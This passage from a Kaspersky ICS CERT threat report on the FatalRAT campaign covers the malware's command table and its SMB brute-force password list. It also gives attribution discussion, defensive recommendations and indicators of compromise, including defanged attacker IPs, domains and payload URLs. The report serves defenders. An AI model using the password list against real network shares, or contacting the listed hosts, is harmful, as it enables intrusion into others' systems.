0x9C	Scans the network for devices running Windows that have shared folders accessible via SMB protocol, and attempts to connect to the following shared folders of the remote system using the login **Administrator** and the following passwords: **administrator**, **test**, **admin**, **guest**, **alex**, **home**, **love**, **xp**, **user**, **game**, **123**, **nn**, **root**, **iDgvi**, **movie**, **time**, **yeah**, **money**, **xpuser**, **hack**, **password**, **111**, **123456**, **qwerty**, **test**, **abc123**, **memory**, **home**, **12345678**, **bbbbbb**, **88888**, **caonima**, **5201314**, **1314520**, **asdfgh**, **alex**, **angel**, **null**, **asdf**, **baby**, **woaini**. If the connection is successful, the malware tries to copy the executable file of the process and the context of which it is run in: • admin$ • C$ • D$ • E$ • F$

© 2025 AO Kaspersky Lab

	with the name **hackshen.exe** and runs it.
0	Kills specified process
1	Deletes FatalRAT service and registry key
2	Sets Remark key for malware service with value received from command and control server
3	Sets Group key for malware service with value received from command and control server
4	Clears Windows event logs: Security, System and Application
5	Downloads and runs file
6	Updates malware: downloads file and runs it as a service with the name Fatal
7	Moves file
8	Opens specified URL using Internet Explorer
9	Opens specified URL using Internet Explorer with hidden window
0xA	Creates file, writes data and runs this file
0xB	Creates file **%AppData%\svp7.exe**, writes data to this file and runs **%AppData%\UAC.exe**
0xC	Creates file **%AppData%\UAC.exe** and write data to this file
0xD	Shows message to the user with MessageBox API function call
0xE	Finds process by name
0xF	Finds windows by class name
0x10	Starts proxy server
0x11	Stops proxy server
0x12	Loads plugin

Targets

After a thorough analysis of the malware, TTPs, infrastructure and other data associated with the attack, our investigation confirmed that the targets included government agencies and industrial enterprises associated with the following industries: manufacturing, construction, information technology, telecommunications, healthcare, power and energy, and large-scale logistics and transportation.

© 2025 AO KASPERSKY LAB

With few exceptions, all the attack targets are from the APAC region, primarily from Taiwan, Malaysia, China, Japan, Thailand, South Korea, Singapore, the Philippines, Vietnam, and Hong Kong.

In some cases, the attack was specifically designed to target Chinese-speaking targets by masquerading as legitimate tax filing tools.

The statistics below are based on the first-stage loaders being delivered to targets in various industries. Interestingly, some of the targets' machines were identified as engineering workstations or automation engineers' systems.




Fig. 19 Infected system distribution charts

About the attackers

There is no clear consensus among researchers as to who is behind the attacks using FatalRAT. For example, ESET report states that they do not attribute this activity to any known group. At the same time, in one of the first papers on FatalRAT, published by TrendMicro, the researchers concluded that this series of attacks is related to the activity of the Purple Fox botnet. In the same article, the researchers provided evidence of a connection between FatalRAT and another backdoor, Gh0st RAT, which was previously leaked on GitHub.

Knowing the connection between these two backdoors, it is worth pointing out the publication of the Chinese research center Weibu. The infection chain and payload (Gh0st RAT) used in the attack described by Weibu suggest that the report describes another, perhaps earlier, series of attacks with which we can see similarities, particularly in the TTPs:

- Malware loaders were distributed using WeChat and masked as financial documents.

© 2025 AO KASPERSKY LAB

- Publicly available services were used to host files needed to run the malware.
- The threat actor uses a black and white method, where the actor leverages the functionality of a legitimate binary to make the chain of events look like normal activity.
- Uses a large number of malware command and control server addresses with the ability to change them dynamically.
- Malware configuration data often contains non-standard ports for connecting to command and control servers.

Weibu experts in their report also do not attribute the series of attacks they identified to the activity of any named group, so they assigned it a new name – Silver Fox. Interestingly, they also describe an approach to spreading the Gh0st RAT using fake websites that were moved up in search results thanks to SEO optimization. The same approach was reported by the ESET experts for spreading FatalRAT. All these publications have similarities in instrumentation and described TTPs, and perhaps they all reflect different series of attacks that are somehow related.

During our research, we were also unable to determine which of the known groups this series of attacks belongs to, but we can assume with medium confidence that a Chinese-speaking threat actor is behind the attack. A number of indirect indicators point to this:

1. Querying current services using registry keys and saving data in the Chinese date format.

2. Susceptibility to DLL sideloading exposes legitimate software to exploitation, particularly DriverAssistant.exe, developed in the Chinese language.

3. Exploitation of legitimate regional cloud hosting services, particularly myqcloud.com, to host malicious payloads and exploitation of legitimate cloud note services, such as *Youdao*, to host infrastructure details or payload hosting.

4. Language artifacts: PDB paths mentioned above, use of Chinese version of MMC whose interface is supported by the malware loader (as the attackers placed MMC inside the second-stage loader, they could have used any version but chose a Chinese one), executable file metadata and Fangao.dll resource language:

© 2025 AO KASPERSKY LAB

Fig. 20 First-stage loader metadata

type (2)	name	file-offset (5)	signature (3)	size (4428717 byt...	file-ratio (90.93%)	entropy	language (2)
manifest	2	0x004A1560	manifest	392	0.01 %	4.896	English-US
rcdata	104	0x0045EBF0	RAR	12142	0.25 %	7.984	chinese-simplified
rcdata	102	0x00436328	RAR	166084	3.41 %	7.999	chinese-simplified
rcdata	103	0x00461B60	executable...	260608	5.35 %	6.559	chinese-simplified
rcdata	101	0x00068330	RAR	3989491	81.91 %	8.000	chinese-simplified

Fig. 21 Second-stage loader resources metadata

The hypothesis of a connection between FatalRAT and Gh0st RAT may also be supported by the intersection of malicious infrastructure, for example:

- nbs2012.novadector[.]xyz mentioned in the Weibu report, according to Kaspersky telemetry data, previously hosted a file with the MD5 hash 26D1F8CC33A7567463BFAEBC2242833C, which points to the 0user.exe file we found in this attack.

- 34.kosdage[.]asia, which was used as a FatalRAT command and control server according to DNS history service information on 2023-04-05, had an IP of 43.155.73[.]235. This IP address has hosted malicious domains in the past. One of them was api.youkesdt[.]asia, which was reported by Cofense for distributing the open source Gh0st RAT. The Cofense researchers also do not draw any conclusions about who was behind this series of attacks, but they do point out the similarity of the discovered techniques to those of the well-known Chinese-speaking APT27 group.

Conclusions

We repeatedly see threat actors using shared libraries, tools, and payloads, finding it convenient to reuse existing code and adapt it to their needs.

As malware authors become more sophisticated, relying solely on static indicators of compromise (IOCs) may be insufficient, as these IOCs are designed to change over time. To address this, we have gathered all the samples we

© 2025 AO KASPERSKY LAB

collected in an effort to identify any commonalities that can help us track them effectively. Our investigation has led us to successfully track these loaders based on shared code blocks, rich headers, debug information and TTPs observed throughout the execution flow.

This report serves as a warning to various industrial organizations in the APAC region, alerting them to the threat actors who demonstrate an ability to gain access to OT-related systems. Being aware of such potential threats enables these organizations to bolster their security measures and proactively respond to protect their assets and data from malicious actors.

During our research, we found that the attackers use a variety of methods to evade detection and blocking: dynamically changing control servers, placing files on legitimate web resources, exploiting vulnerabilities in legitimate applications to launch malware, packaging and encrypting files and network traffic, and much more.

FatalRAT's functionality gives an attacker almost unlimited possibilities for developing an attack: spreading over a network, installing remote administration tools, manipulating devices, stealing and deleting confidential information, etc. Obviously, infection with this type of malware poses great risks, especially for industrial organizations like the ones we saw among the targets.

After a comprehensive analysis of the attacker's tactics, techniques and procedures (TTPs) in the payloads and infrastructure, we are unable to link this activity to any known group. However, the consistent use of services and interfaces in Chinese at various stages of the attack, as well as other indirect evidence, indicates that a Chinese-speaking actor may be involved.

Recommendations

We recommend taking the following measures to avoid falling victim to the attack described above:

1. Train company employees to work securely with the internet, email, messengers and other communication channels. Specifically, explain the potential consequences of downloading and launching files from unverified sources. Emphasize control of phishing emails and secure practices when working with archives.

© 2025 AO KASPERSKY LAB

2. Configure filtering of content sent via email and set up multitier filtering of inbound email traffic. Consider using sandbox solutions designed to automatically test attachments in inbound email traffic; make sure your Sandbox solution is configured not to skip emails from "trusted" sources, including partner and contact organizations.
3. Install **up-to-date versions** of centrally managed security solutions on all systems and update antivirus databases and program modules on a regular basis.
4. Use dedicated protection for industrial processes. Kaspersky Industrial CyberSecurity protects industrial endpoints and enables network monitoring on the OT network to identify and block malicious activity.
5. Implement application whitelisting solutions to allow only approved and digitally signed applications to run on your network. This will minimize the risk of DLL sideloading techniques commonly exploited by threat actors.
6. Check that all security solution components are enabled on all systems and that active policies prohibit disabling protection and terminating or removing solution components without entering the administrator password.
7. Check that security solutions receive up-to-date threat information from Kaspersky Security Network for those groups of systems where the use of cloud security services is not prohibited by law or regulations.
8. Check that license keys of Kaspersky security solutions have been distributed to all devices and that periodical system scanning tasks have been created for all device groups.
9. Utilize EDR/XDR/MDR solutions to establish a baseline for the most commonly observed grandparent-parent-child process relationship in OT environments. This highly recommended advice stems from a threat of using the functionality of legitimate programs to run malware.
10. Enable two-factor authentication for logging in to administration consoles and web interfaces of security solutions. In the Kaspersky Security Center, for example, this can be done by following instructions.

© 2025 AO KASPERSKY LAB

11. Update operating systems and applications to versions currently supported by the vendors. Install the latest security updates (patches) for operating systems and applications.
12. Deploy a SIEM system, for example, Kaspersky Unified Monitoring and Analysis Platform.
13. Implement the following correlation rules in the SIEM system:
    a. New services created on Windows-based systems.
    b. The appearance of new applications at startup, in particular, monitoring the values of the Run registry keys.
    c. The appearance of new logon scripts on Windows-based systems.
    d. Domain accounts logging in to systems they have not previously logged in to.
    e. Clearing Windows Event Logs.
    f. Shutting down security solutions.
    g. Password brute force (multiple unsuccessful login attempts).
    h. Port scanning of systems inside the enterprise network, as well as attempts to detect network shared folders.
    i. Attempts to communicate over non-standard ports for known protocols, such as TCP port 82 for HTTP requests.
    j. The appearance of remote administration tools (RATs).
14. Check that Active Directory policies include restrictions on user attempts to log in to the system. Users should only be allowed to log in to those systems that they need access to in order to perform their job responsibilities.
15. Establish the following password complexity requirements in Active Directory group policies:
    a. Password length: at least 12 characters for unprivileged accounts and 16 characters for privileged accounts.
    b. A password should contain uppercase letters, lowercase letters, digits, and special characters:
    (! @ # $ % ^ & * ( ) - _ + = ~ [ ] { } | \ : ; ' " < > , . ? /)

© 2025 AO KASPERSKY LAB

c. A password should not contain dictionary words or the user's personal data that could be used to crack the password, such as:
    i. the user's name(s), telephone numbers, memorable dates (birthdays, etc.);
    ii. characters located sequentially on the keyboard ("12345678", "QWERTY", etc.);
    iii. common abbreviations and terms ("USER", "TEST", "ADMIN", etc.).

16. Prohibit storing and sending passwords in plain text; use dedicated password management software to store and transfer passwords.
17. Implement two-factor authentication for authorization (using RDP, SSH or other protocols) on systems that contain confidential data and systems that are critical to the organization's IT infrastructure, such as domain controllers.
18. Use Active Directory group policies to restrict the execution of binaries signed with revoked digital signatures.
19. Enhance network segmentation. Configure the networks of different divisions (as well as different enterprises) as separate segments. Limit data transfers between network segments to a minimal list of ports and protocols necessary for the organization's operations.
20. Make it the responsibility of administrators to avoid using privileged accounts, except in cases where their duties can only be performed using these accounts. Whenever possible, restart the system after using a privileged account on it – this will clear RAM and make it impossible to extract the privileged account's authentication credentials using hacking utilities, such as Mimikatz. It is also recommended to use different dedicated accounts to administer different groups of systems, such as databases.
21. Segregate services related to maintaining the organization's information security into a dedicated segment and, if possible, a separate domain. Limit data transfers between that segment and the rest of the network to a minimal list of ports and protocols necessary to operate security solutions and perform monitoring to identify information security incidents.

© 2025 AO KASPERSKY LAB

22. If remote access to systems in other network segments is required, set up demilitarized zones (DMZ) for communication between network segments and perform remote access via terminal servers.
23. Configure the backup storage system to store backups on a separate server that is not part of the domain, and ensure that backup deletion and modification rights are held only by a dedicated account that is also not part of the domain. This measure can help protect backups in the event that the domain is compromised.
24. Increase the frequency of backups to ensure that the failure of a server does not result in the loss of a critical volume of information.
25. Store at least three backups for each server and other systems critical to the normal operation of the organization. In addition, at least one backup should be stored on a separate, autonomous data storage device.
26. Use RAID arrays on servers where backups are stored. This will help improve the backup system's fault tolerance.
27. Implement a procedure to periodically check the integrity and usability of backups. In addition, implement a procedure to periodically scan backups with an antimalware solution.
28. Irrespective of whether there are signs of an information security incident or not, we recommend that you adjust the Kaspersky Security Center settings in accordance with the best practices described in the Hardening Guide.

Indicators of compromise

Malicious attachment file names

通知.exe

（税-务-新-系-统).EXE

（税-务-新-系-统）.zip

2023年国务院税务总局最新政策计划.rar

（新-对-账-单）.zip

(2023新-税-务-系-统）.zip

© 2025 AO KASPERSKY LAB

税务总局关于补贴有关税收的公告.zip

（税-务-新-系-统).zip

单据 (2).zip

2023税-务-新-系-统.zip

关于企业单位调整增值税税率有关政策.rar

电 子 发 票.zip

税务局通知.zip

1_1_2023年国务院税务总局最新政策计划.exe

（税-务-新-系-统）.zip

关于企业单位调整增值税税率有关政策.zip

第三批税费优惠政策推出 .exe

年度企业所得税汇缴补税尽量安排在5月份入库.zip

关于企业单位调整增值税税率有关政策关于企业单位调整增值税税率有关政策.exe

税前加计扣除新政指引(1).zip

税务稽查抽查事项清单.rar

税务局通知.zipqm

关于企业新政策.rar

第三批税费优惠政策推出.rar

关于企业单位调整增值税税率有关政策.exe

新政策-税务.rar

政策三步骤.rar

File hashes (MD5)

02fb1958a901d7d1c8b60ecc0e59207c – first-stage loader
033a8d6ec5a738a1a90dd4a86c7259c8 – first-stage loader
04aa425d86f4ef8dc4fc1509b195838a – first-stage loader
096c34df242562d278fc1578dc31df92 – first-stage loader
09a50edb49cbb59a34828a37e63be846 – first-stage loader
0a49345c77da210ab0cd031fda6bc962 – first-stage loader
0a70ea6596c92fbfb461909ed57503fa – first-stage loader
0b20f0ff1aaff4068f99f4db69ba9c1e – first-stage loader
0c33792c6ed37452f44ca94ce7385250 – first-stage loader
142eb5106fcc2f95b7daf37dca970595 – first-stage loader
15b7990bd006d857ee02c529b45783ac – first-stage loader
1c79abe9f52cbe92f042615a9f6b6f10 – first-stage loader
1e80a8b3f4efb4bb27771d729f5ced85 – first-stage loader
2026ead0c2366d049ecd5e42ac1b1b07 – first-stage loader
24ecb197ee73e5b1eef2ded592640cf2 – first-stage loader

© 2025 AO KASPERSKY LAB

```
26f0806932dfd029f0fe12e49bb4c799 – first-stage loader
28231ce260ce66388d58ce536d7ed201 – first-stage loader
2aa41ae3d3ae789147218652e6593161 – first-stage loader
2bccd50322afb7a349c163ce9b76bb66 – first-stage loader
357534f6a2bffa77b83501715e382a94 – first-stage loader
362fc5799ecef8e9e328cfbf6272c48f – first-stage loader
3843ef98a4c7ee88f10078e6a38f15ee – first-stage loader
3883957530482a399abb5e1f06e4581f – first-stage loader
3b32fc9115c224653f5afba793c0bbef – first-stage loader
3ca82fd8d12967c32388ad18e9727fac – first-stage loader
44b47fdab8ca3375fe5a875deefa265c – first-stage loader
4fc6dbb9beeecb2d60f3fef356c6df01 – first-stage loader
502054d938a18172a3657aaf2326bcf4 – first-stage loader
50a5c5a3c07f04d96f5f1968996cfb74 – first-stage loader
50d29ee29b54685bd10b8d2917696413 – first-stage loader
58a8daae643a84c112ddc6e79c750271 – first-stage loader
58e44c4d797cecfed42c1fdf18c2d5f9 – first-stage loader
58fe500e022ea1aeebbe72c4ce694531 – first-stage loader
5b730131c3271820c03d711f2549b894 – first-stage loader
5c1de870ea1e08b25e7ce4397372f5a6 – first-stage loader
5d7fba23a44683c0b471d9a7cc7f5042 – first-stage loader
632c0808e4d0c7b293642e4c4ae8e2a2 – first-stage loader
63562347202715eff0e7f2d6ad07a2aa – first-stage loader
63c600434def54157204765619838372 – first-stage loader
64013e613a0130cb1b7845139537bc5e – first-stage loader
64d72e8d0539e6a0b74fb1c6e5127c05 – first-stage loader
64fdeed776cfd5e260444ae2e4a5b1a4 – first-stage loader
699ad2a5b6d9b9b59df79e9265ebd47a – first-stage loader
6a5e3776c3bfdadd899704589f28e9fd – first-stage loader
6a73f3bab8fb205ed46e57cf076b6f6d – first-stage loader
7081b6781e66bdceb2b119a783b6c7fd – first-stage loader
771a5d8fc6829618f15abe49796d1c44 – first-stage loader
790cf080abb18af471d465998b37fd1b – first-stage loader
797d111244805e897db5c21010ee8e12 – first-stage loader
7ba376f5a71ffa21a92c7b35c3b000eb – first-stage loader
82394a97458094b1cb22c4e243f4e9db – first-stage loader
8c0599c0a6b7ffaff93762d0c3ea2569 – first-stage loader
8da2c4796c439f4a57536bd5c5d3f811 – first-stage loader
8e474f9321fc341770c9100853eb41eb – first-stage loader
9037ccfcd3d3d1542089d30d3041db1c – first-stage loader
936c16a64432348176f9183cd1524cef – first-stage loader
93f12cbfb9ba1a66d3a050a74bab690b – first-stage loader
949f086c40cfc5144243a24688961414 – first-stage loader
9636309c41e8a33507c349b8e9053c49 – first-stage loader
991cb5f8476edbc73223d1331704a9fd – first-stage loader
9bb22b91b5ad59972130a3a428f7b5bb – first-stage loader
9bf2e34511619b7c4573c3974bdbaa39 – first-stage loader
9e8a08fcddb10db8d58e17b544d81bff – first-stage loader
```


© 2025 AO KASPERSKY LAB

```
a009b341aa6f5bda61300dc5e7822480 – first-stage loader
a7b20338dd9ed5462ddff312b67556e9 – first-stage loader
ab5f57681299933c1f70b938caa526d3 – first-stage loader
ac3fbdbfbc08f41e4ad1c004180093f1 – first-stage loader
ad216eaf11500eb73c6cdafc18cb49d8 – first-stage loader
ae735b1d9b7e9dd496d22409ceaeda66 – first-stage loader
b0c315c5dcda6e4442280c07b11d1ba5 – first-stage loader
b1ad89be2632933350683b91011a4aee – first-stage loader
b37917ea3849607d02d330130a823567 – first-stage loader
b3f8f1272813bff80630b9caab6e5089 – first-stage loader
b5c46f829fed11b4ddc2e155dc5cf974 – first-stage loader
bc36b1be438f92fe5f9a47f13244503e – first-stage loader
bd6b8574738c7589887b61d4fad68fce – first-stage loader
bdd68e7733c09fad48d4642689741ea4 – first-stage loader
be15a198f05eb39277720defa9188f62 – first-stage loader
c4579aa972d32e946752357ca56ee501 – first-stage loader
c555cc05f9d16b9e9222693e523e0ba5 – first-stage loader
c89a4a106619c67b8410efa695d78ef3 – first-stage loader
ca7dc49e80b2a77677718c72f3cc6bc1 – first-stage loader
cbc36deadef17a4c315cbbff3f74439f – first-stage loader
d35635e8d07b923d1e89f541d4f03b90 – first-stage loader
d413cf08ef7c6357dd0215b8b9ebe6f4 – first-stage loader
d494efc086447c543d0c3c7beecf2bc6 – first-stage loader
d6bda8be4ba9563844b3b9367b73bd2e – first-stage loader
dc2676b0c54b31a017ada4f62693de54 – first-stage loader
dded5d108b6a9ee50d629148d8ed4ec5 – first-stage loader
df6f5f4b7b8ba3c2c0ddc00d47e33218 – first-stage loader
e0d5b46dffee56c337fdc172ce617850 – first-stage loader
e32020ab02e11a995effb7781aabd92f – first-stage loader
e6ef56c91bd735542775dfef277e0cc7 – first-stage loader
e8204900e8acb502ca6e008f9532b35e – first-stage loader
e91991304abf5d881545bc127e7fb324 – first-stage loader
eb9419aa5c6fee96defad140450a9633 – first-stage loader
ec0bdf52c113487e803028dbc52e8173 – first-stage loader
ed036740be0a8e3203a54edd4d4b735c – first-stage loader
f9e461cc83076d5f597855165e89f0db – first-stage loader
fdc35392af34ef43291b8f7f959ef501 – first-stage loader
feb8e6059a234ea689404d3d4336e8af – first-stage loader
4e40c9945cc8b62c123e5636155e96a7 – configurator (before.dll)
6bfe01cd9c038aa90bcd600d49657c21 – configurator (before.dll)
80c7667c14df5b92ab206b2ea9b42aff – configurator (before.dll)
eb53df9fe23d469350885164aa82215e – configurator (before.dll)
32c105c5229843aaebf12621359195a9 – second-stage loader (fangao.dll)
34b29454676e780d81d8bba066d7d94f – second-stage loader (fangao.dll)
8577438ecff5753ddcf427b93c5976c8 – second-stage loader (fangao.dll)
f481a67933055956e8dd77b4b2bde9ed – second-stage loader (fangao.dll)
f8136c909fb35457fc963d87b50bc158 – third-stage loader (wke.dll)
02477e031f776539c8118b8e0e6663b0 – FatalRAT final payload
```


© 2025 AO KASPERSKY LAB

02d8c59e5e8a85a81ee75ce517609739 – FatalRAT final payload
05c528a2b8bb20aad901c733d146d595 – FatalRAT final payload
15962f79997a308ab3072c10e573e97c – FatalRAT final payload
17278c3f4e8bf56d9c1054f67f19b82c – FatalRAT final payload
172ee543d8a083177fc1832257f6d57d – FatalRAT final payload
1fe3885dea6be2e1572d8c61e3910d19 – FatalRAT final payload
249f568f8b8709591e7afd934ebea299 – FatalRAT final payload
266bb19f9ceb1a4ccbf45577bbeaac1a – FatalRAT final payload
3c583e01eddd0ea6fe59a89aea4503b4 – FatalRAT final payload
3ec20285d88906336bd4119a74d977a0 – FatalRAT final payload
43156787489e6aa3a853346cded3e67b – FatalRAT final payload
46630065be23c229adff5e0ae5ca1f48 – FatalRAT final payload
577e1a301e91440b920f24e7f6603d45 – FatalRAT final payload
5be46b50cac057500ea3424be69bf73a – FatalRAT final payload
60a92d76e96aaa0ec79b5081ddcc8a24 – FatalRAT final payload
60dbc3ef17a50ea7726bdb94e96a1614 – FatalRAT final payload
635f3617050e4c442f2cbd7f147c4dcf – FatalRAT final payload
675a113cdbcce171e1ff172834b5f740 – FatalRAT final payload
68a27f7ccbfa7d3b958fad078d37e299 – FatalRAT final payload
73e49ddf4251924c66e3445a06250b10 – FatalRAT final payload
787f2819d905d3fe684460143e01825c – FatalRAT final payload
7ac3ebac032c4afd09e18709d19358ed – FatalRAT final payload
8f67a7220d36d5c233fc70d6ecf1ee33 – FatalRAT final payload
9b4d46177f24ca0a4881f0c7c83f5ef8 – FatalRAT final payload
9c3f469a5b54fb2ec29ac7831780ed6d – FatalRAT final payload
9d34d83e4671aaf23ff3e61cb9daa115 – FatalRAT final payload
a935ef1151d45c7860bfe799424bea4b – FatalRAT final payload
bcec6b78adb3cf966fab9025dacb0f05 – FatalRAT final payload
d0d3efcff97ef59fe269c6ed5ebb06c9 – FatalRAT final payload
ebc0809580940e384207aa1704e5cc8e – FatalRAT final payload
eca08239da3acaf0d389886a9b91612a – FatalRAT final payload
ed6837f0e351aff09db3c8ee93fbcf06 – FatalRAT final payload
fb8dc76a0cb0a5d32e787a1bb21f92d2 – FatalRAT final payload
feb49021233524bd64eb6ce37359c425 – FatalRAT final payload

Security solution verdicts

Backdoor.Win32.Agent.myuolz
Backdoor.Win32.Agent.myuomc
Backdoor.Win32.Agent.myuomd
Backdoor.Win32.Agent.myuomf
Backdoor.Win32.Agent.myuomi
Backdoor.Win32.Agent.myuoqw
Backdoor.Win32.Agent.myuorl
Backdoor.Win32.Agent.myuorw
Backdoor.Win32.Agent.myuosj
Backdoor.Win32.Agent.myuosk
Backdoor.Win32.Agent.myuosm
Backdoor.Win32.Agentb.ef

© 2025 AO KASPERSKY LAB

```
Trojan.Win32.Agentb.lqfh
Trojan.Win32.Agentb.lqfi
Trojan.Win32.Agentb.lqfj
Trojan.Win32.Agentb.lqfk
Trojan.Win32.Agentb.lqfl
Trojan.Win32.Agentb.lqfm
Trojan.Win32.Zapchast.bkbi
Trojan.Win32.Zapchast.bkbj
Trojan.Win32.Zapchast.bkbk
Trojan.Win32.Zapchast.bkbl
Trojan.Win32.Zapchast.bkbm
Trojan.Win32.Zapchast.bkbn
Trojan.Win32.Zapchast.bkhr
```

IP addresses

```
101.33.243[.]31:82
43.154.238[.]130:6000
134.122.137[.]252:6000
43.154.238[.]130:8081
111.230.93[.]174:8081
43.159.192[.]196:6000
43.138.199[.]241:6000
175.178.166[.]216:6000
43.139.35[.]42:6000
43.139.101[.]11:6000
81.71.1[.]107:6000
175.178.89[.]24:6000
106.52.216[.]112:6000
43.154.68[.]193:6000
107.148.54[.]105:6000
47.106.224[.]107:6000
154.39.238[.]101:6000
206.233.130[.]141:6000
107.148.50[.]116:6000
103.144.29[.]211:6000
107.148.52[.]241:6000
107.148.50[.]112:6000
107.148.52[.]242:6000
111.230.10[.]93:6000
111.230.32[.]52:6000
107.148.50[.]113:6000
111.230.108[.]14:6000
175.178.96[.]9:8081
1.12.37[.]113:8081
111.230.15[.]48:8081
111.230.91[.]145:8081
111.230.45[.]217:8081
154.91.227[.]32:6000
```


© 2025 AO Kaspersky Lab

82.156.145[.]216:6000
122.152.231[.]146:6000
154.206.236[.]9:6000
119.29.219[.]211:6000
107.148.52[.]176:6000
120.78.173[.]89:6000
120.79.91[.]168:6000
114.132.46[.]48:6000
123.207.35[.]145:6000
8.217.0[.]16:6000
123.207.1[.]145:6000
114.132.56[.]175:6000
119.29.235[.]38:6000
123.207.79[.]195:6000
139.199.168[.]63:6000
123.207.55[.]60:6000
43.138.176[.]5:6000
123.207.16[.]43:6000
123.207.58[.]147:6000
103.144.29[.]123:6000
156.236.67[.]181:6000
123.207.44[.]193:6000
123.207.8[.]204:6000
114.132.121[.]130:6000
154.197.6[.]103:6000
42.193.242[.]180:6000
47.57.68[.]157:8080

Domain names

microsoftmiddlename[.]tk
cloudservicesdevc[.]tk
novadector[.]xyz
microsoftupdatesoftware[.]ga
0a305ffb2a1d41f6870eac02f9afce89[.]xyz
xindajiema[.]info
Vip033324[.]xyz
microsoftmiddlename[.]tk
cloudservicesdevc[.]tk
novadector[.]xyz
microsoftupdatesoftware[.]ga
101.kkftodesk101[.]top
102.kkftodesk102[.]top
104.kkftodesk104[.]top
105.kkftodesk105[.]top
106.kkftodesk106[.]top
107.kkftodesk107[.]top
108.kkftodesk108[.]top
109.kkftodesk109[.]top

© 2025 AO KASPERSKY LAB

110.kkftodesk110[.]top
34.kosdage[.]asia

URLs of malicious files on legitimate services
http://note.youdao[.]com/yws/api/note/4b2eead06fc72ee2763ef1f653cdc4ae
http://note.youdao[.]com/yws/api/note/1eaac14f58d9eff03cf8b0c76dcce913
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/DLL2auto.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/FANGAOtest.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://todesk-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://todesk-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://todesk-1316713808.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://mytodesktest-1257538800.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/before1/BEFORE.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/before2/BEFORE.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://529-1316713808.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://529-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://529-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://530-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll

Registry keys
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SVP7

File path
C:\ProgramData\KnGoe
C:\user0
C:\ProgramData\8877
C:\Windows\nw_elf.dll
C:\Windows\Fatal.key
C:\ProgramData\jy.lnk

PDB paths
C:\Users\fangao\Desktop\unrar-tag-6.1.7\build\unrardll32\Release\UnRAR.pdb
K:\C++\梵高远程管理客户端二号\Release\FANGAO.pdb
K:\C++\梵高远程管理客户端二号\Release\BEFORE.pdb
K:\C++2010\DLLrun\DLLrunYoudao\Release\DLLrunYoudao.pdb
K:\C++\DLL反射注入器四件套二号\Release\DLL运行器DLL版(wke.dll).pdb

System objects
UniqueMutexName – mutex name

© 2025 AO Kaspersky Lab

© 2025 AO KASPERSKY LAB

Kaspersky Industrial Control Systems Cyber Emergency Response Team (Kaspersky ICS CERT) is a global Kaspersky project aimed at coordinating the efforts of automation system vendors, industrial facility owners and operators, and IT security researchers to protect industrial enterprises from cyberattacks. Kaspersky ICS CERT devotes its efforts primarily to identifying potential and existing threats to industrial automation systems and the industrial internet of things.

Kaspersky ICS CERT ics-cert@kaspersky.com

© 2025 AO KASPERSKY LAB